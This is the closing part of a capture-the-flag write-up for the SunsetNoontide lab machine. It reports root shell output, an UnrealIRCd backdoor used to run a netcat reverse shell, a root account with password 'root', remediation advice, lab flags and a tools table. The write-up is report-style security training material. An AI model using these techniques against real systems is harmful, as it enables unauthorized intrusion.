ens256: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.74.120  netmask 255.255.255.0  broadcast 192.168.74.255
        inet6 fe80::250:56ff:febf:a599  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:bf:a5:99  txqueuelen 1000  (Ethernet)
        RX packets 544  bytes 40181 (39.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 565  bytes 566405 (553.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 22  bytes 2030 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 2030 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@noontide:~# 
```

Vulnerabilities

1. Vulnerable version of UnrealiRCd running on the server

The version of UnrealiRCd running on the server has a known backdoor allowing users of the service to execute commands remotely on the server in the context of the service user. In this challenge, the vulnerability was leveraged to execute a netcat reverse shell back to the attacker machine and gain access to the target as the server user account

Recommendation: Update the UnrealiRCd service to the latest stable version
References:

- http://seclists.org/fulldisclosure/2010/Jun/277
- https://www.UnrealiRCd.org/txt/unrealsecadvisory.20100612.txt
- http://www.metasploit.com/modules/exploit/unix/irc/unreal_ircd_3281_backdoor

2. The Root account was using a weak password.

The root account on the server was using ‘root’ as the password. These are known as “Joe Passwords” and easily guessed by password cracking programs and brute forcers.

Recommendation: Ensure all accounts, especially privileged accounts, are using strong passwords. Attributes of strong passwords include:

- Minimum length of > 10
- A mixture of capital and lowercase letters
- A mixture of alphabetic, numeric, and special characters.
- Additionally, evaluate adding two-factor authentication, where feasible.
- Passwords should be changed a minimum of every 60 days, where feasible.

Conclusion

I found SunsetNoontide frustrating. Not because of its difficulty, rather the commands I felt should have worked didn't. When the nmap script failed, I spent some time troubleshooting trying to understand where the disconnect was. At one point, I had only had the `wget` portion in the arguments and it still failed. I tried the Metasploit module for the exploit and it worked without problems, so I knew the issue was with the specific way the nmap script was handling the exploit. To make sure we didn't break anything earlier, I reverted the server and started again. In the end, the solution that worked was avoiding downloading the netcat binary altogether and using the one on the machine.

After all that work, I was also disappointed with the privilege escalation to root. The author provided a clue in the description to "not overthink" so I felt it was likely something like a password in a file or a simple password being used rather than an exploit.

Thanks @whitecrowz for putting this challenge together!

FLAGS

Flags are reportedly generated dynamically when the target is reset, so the flags below will be different on each run.

local.txt	2562fe2292c386200313db6e5a04cd89
proof.txt	579e4a40f26ab6aba8448e8947814d57

Commands and Tools Used

Name	Description	How it was used
AutoRecon	AutoRecon is a multi-threaded network reconnaissance tool which performs automated enumeration of services. It is intended as a time-saving tool for use in CTFs	Used to do the initial enumeration discovery of the target.

	and other penetration testing environments (e.g. OSCP). It may also be useful in real-world engagements.	
find	search for files in a directory hierarchy (Linux)	Used to search for executables with the SUID bit enabled for privilege escalation as root.
netcat	Simple tool for reading and writing data using TCP	Used to establish a reverse shell from the target to the attacker machine.
nmap	Security scanner tool for vulnerability scanning and network discovery	Used to scan the IRC port and run the IRC backdoor exploit.